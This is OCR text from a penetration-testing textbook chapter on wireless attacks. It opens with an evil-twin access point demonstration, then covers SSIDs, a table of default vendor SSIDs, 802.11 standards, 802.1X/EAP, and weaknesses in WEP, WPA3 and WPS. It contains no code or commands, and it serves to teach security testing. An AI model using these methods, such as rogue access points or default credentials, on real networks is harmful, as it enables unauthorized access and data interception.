Get Real The students in a cybersecurity class and their professor were invited to perform various hacking demonstrations for other students. The cybersecurity class was known to perform more hands-on activities than other classes, and part of those hands-on activities included pen-testing (hacking) activities performed on physical hardware. The cybersecurity class performed the hacks in a safe sandbox environment so that their gray-hat activities would not harm innocent bystanders. The students and their professor demonstrated how easy it was to crack Wi-Fi encryption and gain access to Wi-Fi networks and, by extension, the wired networks to which they typically connect. To demonstrate the concept of evil twin access points, the professor surreptitiously set up a wireless access point with open encryption (no authentication required) and with an SSID of "Tim Hortons."

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

There was a Tim Hortons coffee shop near the campus, and the professor hoped the evil twin would attract unsuspecting users to connect to the phony network. In a matter of minutes, several users had connected to the evil twin. If the professor had been a real threat actor, he could have intercepted user data and performed nefarious activities. Performing wireless attacks can be as simple as setting up a wireless access point and waiting. This chapter explores this and other wireless and specialized system attacks.

Wireless devices, wireless networks, and specialized systems use many of the same protocols and services that were discussed in the "Network Attacks and Attack Vectors" chapter. Many of the attack methods discussed previously can be effectively executed against these types of targets. However, additional attack vectors and methods can be used against wireless and specialized systems that exploit the uniqueness of these technologies.

Wireless devices use radio transmissions to communicate. The infrastructure, protocols, and security settings involved in wireless communication present unique security risks and opportunities for pen testing and hacking. Wireless attacks are directed at wireless infrastructure such as wireless access points (WAPs), users, and their devices that use the wireless infrastructure.

Embedded systems are computer systems configured to perform specific functions and are different from the usual computer products you are familiar with, such as personal computers. Embedded systems are often implemented on custom hardware using custom software and don't have the typical display, keyboard, and pointing device that a desktop computer or laptop has. Embedded systems are specialized and include Internet of Things (IoT) devices, mobile phones, and systems used in factory production environments such as industrial control systems (ICSs) and supervisory control and data acquisition (SCADA) systems. Many specialized systems operate behind the scenes without as much security maintenance as traditional computing devices and as a result, frequently don't receive updates or security patches. In addition, many specialized systems are wireless. These characteristics of specialized systems present unique security risks and opportunities for pen testing and hacking.

Wireless Attacks and Attack Vectors

Certification

4.7 Given a scenario, perform wireless attacks using the appropriate tools.

Wireless devices and the networks they connect to are complex hardware and software systems with interacting components. The variety and complexity of components provide a large attack surface with many attack vectors. The following sections discuss the basics of wireless networks so that you are aware of the components involved. You also explore different ways to compromise those components.

Understanding Wireless Networks

The term "wireless" generally describes equipment and technologies that communicate using the **radio frequency (RF)** spectrum between 3 Hz and 300 GHz. Examples of wireless equipment include laptops, IoT devices, cell phones, smartphones, AM/FM radios, wireless networking devices, and radar systems. Most wireless networking equipment operates in a smaller portion of the RF spectrum between 2.4 GHz and 66 GHz. Wireless technology, especially on IoT devices, continues to grow in popularity, which has made securing wireless networks from attackers a primary concern.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Any network needs certain components to work, including protocols to allow communication, communication devices to transmit and receive signals, and a medium for transmitting data. On a wired LAN, these components are TCP/IP protocols, network interface cards (NICs), and an Ethernet cable (the wire serving as the connection medium). As complex as wireless networks might seem, they too have only a few basic components:


- **Wireless network interface cards (WNICs)**, which transmit and receive wireless signals, and access points (APs), which are the bridge between wired and wireless networks
- Wireless network protocols, such as 802.11ax
- Wireless security protocols, such as **Wi-Fi Protected Access (WPA)**
- A portion of the RF spectrum, which replaces wire as the connection medium

Access Points

An **access point (AP)**, also called a **wireless access point (WAP)**, is a radio transceiver that connects to a network via an Ethernet cable and bridges a **wireless LAN (WLAN)** with a wired network. It's possible to have a wireless network that doesn't connect to a wired network, such as a peer-to-peer network, but this chapter doesn't address this topology because security testers are seldom, if ever, contracted to secure a peer-to-peer wireless network. Most companies where you conduct security tests use a WLAN that connects to the company's wired network topology.

An AP is where RF channels are configured. Figure 9-1 shows Vistumbler, an AP-scanning program, detecting APs on channel 11. APs are what hackers look for when they drive around with an antenna and a laptop computer scanning for access. Channels are explained in more detail shortly. For now, think of a channel as a range of frequencies that data travels over, just like a TV channel.

Figure 9-1 AP channels detected



Source: Vistumbler.net


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

An AP enables users to connect to a LAN using wireless technology. The AP can be configured to transmit and receive only within a defined area or square footage, depending on the technology. If you're 20 miles away from an AP, you're probably out of range.

Service Set Identifiers

A **service set identifier (SSID)** is the name used to identify a WLAN, much the same way a VLAN ID is used to identify network VLANs. An SSID is configured on the AP as a unique, 1- to 32-character, case-sensitive alphanumeric name. For wireless-enabled computers to access the WLAN the AP connects to, they must be configured with the same SSID as the AP. The SSID name, or "code," is attached to each packet to identify it as belonging to that wireless network. The AP usually broadcasts the SSID several times a second so that users who have WNICs can display all WLANs within range of the AP's signal. The SSID is broadcast in cleartext (unencrypted), which can be a security issue. Anybody who detects the SSID of the AP can attempt to connect to it, including hackers. To better secure your AP, you can disable the SSID broadcast so that only people who know (or guess) the SSID can connect to it. Often multiple APs with the same SSIDs are used to provide greater wireless coverage. The SSID in a multiple-AP configuration is also called the **extended service set identifier (ESSID)**. In Figure 9-2, the Windows 10 wireless connection manager shows SSIDs advertised by APs within range of the wireless-enabled computer. Some WNICs come with built-in wireless connection software that looks different from the Windows utility.

Figure 9-2 SSIDs advertised to a Windows computer



Source: Microsoft Corporation

Wireless access points (WAPs) are also vulnerable to attack when default settings have not been changed. These default settings include the SSID, administrative logins, and wireless encryption settings. If you find a WAP broadcasting a manufacturer's default SSID, chances are the login and encryption protocol are also at default settings.

Many vendors have SSIDs set to a default value. For example, Cisco APs previously used the default SSID "tsunami." Table 9-1 shows some default SSIDs as of this writing, but this list changes often, sometimes daily. As a security professional, you must research constantly and gather information to keep abreast of changes

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 9-1 Default SSIDs

Vendor	Default SSIDs
3Com	3Com, comcomcom, 101, admin
Apple	Apple Network XXXXXX
Belkin (54G)	Belkin54g, belkin.XXX
Cisco	HOME-XXXX-2.4, HOME-XXXX-5, tsunami
D-Link	dlink, default, dlink-XXXX
Dell	Wireless
Linksys	linksys, linksys-a, linksys-g
Microsoft	MSHOME
Netgear	Wireless, NETGEAR, NETGEARXX
TP-LINK	TP-LINK_XXXX

such as default SSIDs. If an AP is configured to not provide its SSID until after authentication, wireless hackers can attempt to guess the SSID by using the information in Table 9-1. Make sure your client isn't using a default SSID.

Sometimes, a default SSID can tell an attacker how old or out of date the target AP is.

If a wireless AP is using the default SSID, it might also be using other defaults such as the default username and password for the administrative login. If a threat actor finds a default SSID and wants to hack into the AP, they will try the default administrative login credentials first. Default usernames and passwords are easily available on the Internet.

Wireless NICs

For a computer to send information over any medium, it must follow the rules for the medium it's traversing, so the correct software and drivers for the NIC must be installed. For example, data traveling over a copper wire must follow rules for how Ethernet signals are sent over that medium. For wireless technology to work, each node or computer must have a WNIC, which converts the radio waves it receives into digital signals the computer understands.

You can find many WNICs on the market, but be careful deciding which one to purchase if you're considering using specific tools for detecting APs and decrypting WEP keys or using antennas that can cover a large distance. For instance, AirCrack-ng, a program for cracking encryption on a WLAN, requires using a specific chipset on a WNIC, so only certain brands of WNICs can be used.

The 802.11 Wireless Network Standard

The first wireless technology standard, **802.11**, defined specifications for wireless connectivity as 1 Mbps and 2 Mbps in a LAN. This standard applied to the Physical layer of the OSI model, which deals with wireless connectivity issues of fixed, portable, and moving stations in a local area, and the Media Access Control (MAC) sublayer of the Data Link layer. Often, multiple transmitters are nearby, so radio signals can mix and have the potential to interfere with each other (as signal collision). For this reason, carrier sense multiple access/collision avoidance (CSMA/CA) is used instead of the carrier sense multiple access/collision detection (CSMA/CD) method used in Ethernet.

The 802.11 standard is a living document that has evolved over the years to include new and improved wireless technologies and protocols. Each evolution is identified by a unique letter suffix added to the 802.11 moniker. You are probably familiar with 802.11n, 802.11ac, and 802.11ax. Table 9-2 lists the current variations of the 802.11 standard.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Note 1 | A discussion of the modulation methods mentioned in Table 9-2 are beyond the scope of this book. If you are interested in their details, refer to the Protocol table in the IEEE 802.11 Wikipedia entry at https://en.wikipedia.org/wiki/IEEE_802.11. Descriptions and details of these methods can be found on that page by pointing to or clicking the Modulation column links.

Table 9-2 Summary of approved wireless standards


Standard	Frequency	Maximum rate	Modulation method
802.11	2.4 GHz	1 or 2 Mbps	FHSS/DSSS
802.11a	5 GHz	54 Mbps	OFDM
802.11b	2.4 GHz	11 Mbps	DSSS
802.11g	2.4 GHz	54 Mbps	OFDM
802.11n	2.4 GHz & 5 GHz	600 Mbps	OFDM
802.11ac	5 GHz	1 Gbps	OFDM
802.11ad	2.4 GHz, 5 GHz, & 60 GHz	7 Gbps	OFDM
802.11ah	900 MHz	347 Mbps	OFDM
802.11aj	45 GHz & 60 GHz	15 Gbps	OFDM
802.11ax	2.4 GHz & 5 GHz	10 Gbps	OFDMA
802.11ax + 6 Hz	2.4 GHz, 5 GHz, & 6 GHz	10 Gbps	OFDMA
802.11be	2.4 GHz, 5 GHz, & 6 GHz	50 Gbps	OFDMA
802.15	2.4 GHz	2 Mbps	FHSS
802.16 (WiMAX)	10-66 GHz	120 Mbps	OFDM
802.20 (Mobile Wireless Access Working Group)	Below 3.5 GHz	1 Mbps	OFDM
Bluetooth	2.4 GHz	24 Mbps	GFSK
HiperLAN/2	5 GHz	54 Mbps	OFDM

Basic Architecture of 802.11

The 802.11 standard uses a **basic service set (BSS)** as its building block. A BSS is the collection of devices (AP and stations or just stations) that make up a WLAN. A basic service area (BSA) is the coverage area an AP provides. A WLAN running in infrastructure mode always has one or more APs. An independent WLAN without an AP is called an ad-hoc network; independent stations connect in a decentralized fashion. As long as a station is within its BSA, it can communicate with other stations in the BSS. You have probably experienced losing cell phone connectivity when you're out of range of your service area. Similarly, you can lose network connectivity if you aren't in the WLAN's coverage area. To connect two BSSs, 802.11 requires a **distribution system (DS)** as an intermediate layer. Basically, BSS 1 connects to the DS, which in turn connects to BSS 2. However, how does a station called STA 1 in BSS 1 connect to STA 2 in BSS 2? The 802.11 standard defines an AP as a station providing access to the DS. Data moves between a BSS and the DS through the AP. A wired Ethernet network that connects APs is an example of a DS. Figure 9-3 illustrates the process.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-3 Connecting two wireless remote stations



Understanding Authentication

The problem of unauthorized users accessing resources on a network is a major concern for security professionals. An organization that introduces wireless technology to the mix increases the potential for security problems. The 802.1X standard, discussed in the following section, addresses the issue of authentication. Some APs, by default, do not require authentication, which could leave a corporate network at risk. APs that use WPA2 or WPA3 Enterprise mode use 802.1X to provide this extra layer of authentication and security.

The 802.1X Standard

Because there must be a method to ensure that others with wireless NICs can't access resources on your wireless network, the **802.1X** standard defines the process of authenticating and authorizing users on a network. This standard is especially useful for WLAN security when physical access control is more difficult to enforce than on wired LANs.

Point-to-Point Protocol


Many ISPs use **Point-to-Point Protocol (PPP)** to connect dial-up or DSL users. PPP handles authentication by requiring a user to enter a valid username and password. PPP verifies that users attempting to use the link are indeed who they say they are.

Extensible Authentication Protocol

Extensible Authentication Protocol (EAP), an enhancement to PPP, was designed to allow a company to select its authentication method. For example, a company can use certificates or Kerberos authentication to authenticate a user connecting to an AP. A certificate is a record that authenticates network entities, such as a server or client. It contains X.509 information that identifies the owner, the certification authority (CA), and the owner's public key. You can examine an X.509 certificate by going to www.amazon.ca. This website redirects you to the secure (HTTPS) URL, where you click the padlock icon at the left of the address bar in Chrome, and then click Certificate to display the certificate information shown in Figure 9-4.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-4 Viewing information about an x.509 certificate



Source: Microsoft Corporation

You can use the following EAP methods to improve security on a wireless network:

- **Extensible Authentication Protocol-Transport Layer Security (EAP-TLS)**: This method requires assigning the client and server a digital certificate signed by a CA that both parties trust. This CA can be a commercial company that charges a fee, or a server configured by a network administrator to issue certificates. In this way, both the server and client authenticate mutually. In addition to servers requiring that clients prove they are who they say, clients also want servers to verify their identity.
- **Protected EAP (PEAP)**: This method uses TLS to authenticate the server to the client but not the client to the server. With PEAP, only the server is required to have a digital certificate. (RFC-2246 has more information on TLS at https://www.ietf.org/rfc/rfc2246.txt.)
- **Microsoft PEAP**: In Microsoft's implementation of PEAP, a secure channel is created by using TLS as protection against eavesdropping.

The following terms identify the various actors and their roles in the 802.1x network access process:


- **Supplicant**: A **supplicant** is a wireless user attempting access to a WLAN.
- **Authenticator**: The AP functions as the entity allowing or denying the supplicant's access.
- **Authentication server**: This server, which might be a **Remote Access Dial-In User Service (RADIUS)** server, is used as a centralized component that authenticates the user and performs accounting functions. For example, an ISP using RADIUS can verify who logged on to the ISP service and how long the user was connected. Most RADIUS servers are *nix-based. The Microsoft implementation of RADIUS is called Internet Authentication Service (IAS) in Windows Server 2000 and Windows Server 2003 and is called Network Policy Server in Windows Server 2008 and all later versions.

Figure 9-5 shows the process of 802.1X, described in the following steps:

1. An unauthenticated client (supplicant) attempts to connect with the AP functioning as the authenticator.
2. The AP responds by enabling a port that passes only EAP packets from the supplicant to the RADIUS server on the wired network.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-5 A supplicant connecting to an AP and a RADIUS server



3. The AP blocks all other traffic until the RADIUS server authenticates the supplicant.
4. After the RADIUS server has authenticated the supplicant, it gives the supplicant access to network resources via the AP.

Until EAP and 802.1X were used on wireless LANs, a device, not a user, was authenticated on the WLAN. Therefore, if a computer was stolen from a company, the thief could connect to resources on the WLAN because the computer could still be authenticated.

Wired Equivalent Privacy (WEP), part of the 802.11b standard, was developed to encrypt data traversing a wireless network. For some time, it gave many security professionals a false sense of security that wireless technology could be just as safe as wired networks. Unfortunately, WEP has been torn to shreds by security professionals, professors from major universities, and hackers who post ways to crack WEP encryption. WEP encryption is easily cracked due to a flaw in its RC4 encryption algorithm. The encryption key used by the algorithm is a 24-bit **initialization vector (IV)** in combination with a default key. The 24-bit IV is too short and easy to break. Some argue that WEP is still better than no security at all, and when it's combined with the security of a virtual private network (VPN), they claim that WEP works well for home users or small businesses. Still, many saw a need for a better way to protect WLANs.

Wi-Fi Protected Access (WPA, WPA2, and WPA3), specified in the 802.11i standard, is the replacement for WEP, which is known to have cryptographic weaknesses. WPA improves encryption by using Temporal Key Integrity Protocol (TKIP). TKIP has four enhancements that address encryption vulnerabilities in WEP:

- **Message Integrity Check (MIC):** MIC, also called Michael, is a cryptographic message integrity code. Its main purpose is to prevent forgeries, which are packets that attackers create to look like legitimate packets. For example, an MIC uses a secret authentication key, which only the sender and receiver know, and creates a tag (message integrity code) generated from the key and message that's sent to the receiver. The sender sends the message and tag to the receiver, who must enter the key, tag, and message in a program that verifies whether the tag created with the three input fields is equal to the tag the program should have created. You don't need to memorize this process, but you should understand that MIC corrects a known vulnerability in WEP.
- **Extended IV with sequencing rules:** This enhancement was developed to prevent replays. In a replay, an attacker records or captures a packet, saves it, and retransmits the message later. To prevent a replay from occurring, a sequence number is applied to the WEP IV field. If a packet is received with an IV equal to or less than the sequence number received earlier, the packet is discarded.
- **Per-packet key mixing:** This enhancement helps defeat weak key attacks that occurred in WEP. MAC addresses are used to create an intermediate key, which prevents the same key from being used by all links.
- **Rekeying mechanism:** This enhancement provides fresh keys that help prevent attacks that relied on reusing old keys. That is, if the same key is used repeatedly, someone running a program to decipher the key could likely do so after collecting a large number of packets. The same key being used repeatedly was a big problem in WEP.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

WPA also added an authentication mechanism using 802.1X and EAP, which weren't available in WEP.

Since the release of WPA, weaknesses have been found in TKIP, which called for a more advanced WPA2. WPA2 replaced WPA in the official Wi-Fi standard. The main difference between WPA and WPA2 is the requirement in WPA2 to use AES encryption instead of TKIP.

WPA3 was released in January 2018. WPA3 officially replaces WPA2 and provides improved security features. For encryption, WPA3 uses AES-256 and SHA-384 in WPA3-Enterprise mode, and still mandates the use of CCMP-128 (AES-128 in CCM Mode) as the minimum encryption algorithm in WPA3-Personal mode. WPA3 replaces pre-shared key exchange with Simultaneous Authentication of Equals exchange, which results in a more secure initial key exchange. WPA3 makes it more difficult for hackers to tap into a network using offline password-guessing attacks. WPA2 would allow hackers to capture data from your router and use this data to repeatedly attempt to guess your password, but with WPA3, one incorrect hacking attempt will render this data useless because each login attempt is unique and data captured from previous attempts is no longer valid. WPA3 also improves security over public Wi-Fi networks, making it impossible for hackers to recover your data even if they intercept and break an encrypted transmission. WPA3 is secure but not invulnerable. WPA3 is susceptible to timing attacks during the handshake process. Information gathered from WPA3 from the timing attack can be used to perform a password partitioning attack, which is similar to a dictionary attack. A dictionary attack is an automated password guessing attack.

Wi-Fi Protected Setup (WPS) is a wireless authentication standard created to allow users to add devices to a wireless network easily and securely.

WPS makes this process easier by eliminating the need for a user to manually enter a passphrase. Rather, the user presses a button on the router and the WPS-enabled device pairs with the router. Sometimes an 8-digit pin is required (actually two 4-digit pins combined together), replacing the need to provide the wireless networks passphrase. Chances are, if you have a modern router at home, it is capable of WPS.

WPS might sound like a great solution, but a major security flaw was discovered in late 2011. This flaw allows an attacker to gain access to a network remotely without knowing the WPA2 password. Adjustments have been made to the protocol such as limiting the frequency of PIN attempts, enforcing lockouts after multiple failed attempts, but the industry has moved away from suggesting the use of WPS. Disabling it entirely is the usual directive.

Bluetooth

The 802.15 standard addresses networking devices in one person's workspace, which is called a **wireless personal area network (WPAN)**. This standard has been named Bluetooth after King Harald "Bluetooth" Gormsson who united Denmark and Norway in 958. The maximum distance between devices is usually 10 meters. With the Bluetooth telecommunication specification, a fundamental part of the WPAN standard, you can connect portable devices, such as cell phones and computers, without wires.

Bluetooth version 2.0 uses the 2.4-GHz band and can transmit data at speeds up to 3 Mbps. It's not compatible with the 802.11 standards. The most recent Bluetooth version, 6.1, was released in May 2025 using the same 2.4-GHz band with a maximum range of 100 meters and maximum speed of 2 Mbps. Bluetooth 6.1 provides enhanced privacy and improved power efficiency capabilities.

Radio-Frequency Identification

Radio-frequency identification (RFID) is a wireless technology that uses electromagnetic fields to identify and track objects marked with RFID transmitters called tags. RFID typically uses unpowered passive tags that receive power when they are placed near an RFID reader. Uses for RFID include employee badges, asset tagging, and pet tagging.

Near Field Communication

Near field communication (NFC) is a suite of communication protocols that enable communication between two devices over very short distances, 4 cm or less (sometimes up to 10 cm). It is wireless but uses a mechanism and standard different from 802.11. NFC uses the 13.56-MHz ISM band and the ISO/IEC 18000-3 air interface standard. NFC evolved from RFID technology. NFC implementations include the Google Pay and Apple Pay apps that allow you to place your smartphone close to a vendor's NFC terminal to pay for items.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Finding Targets

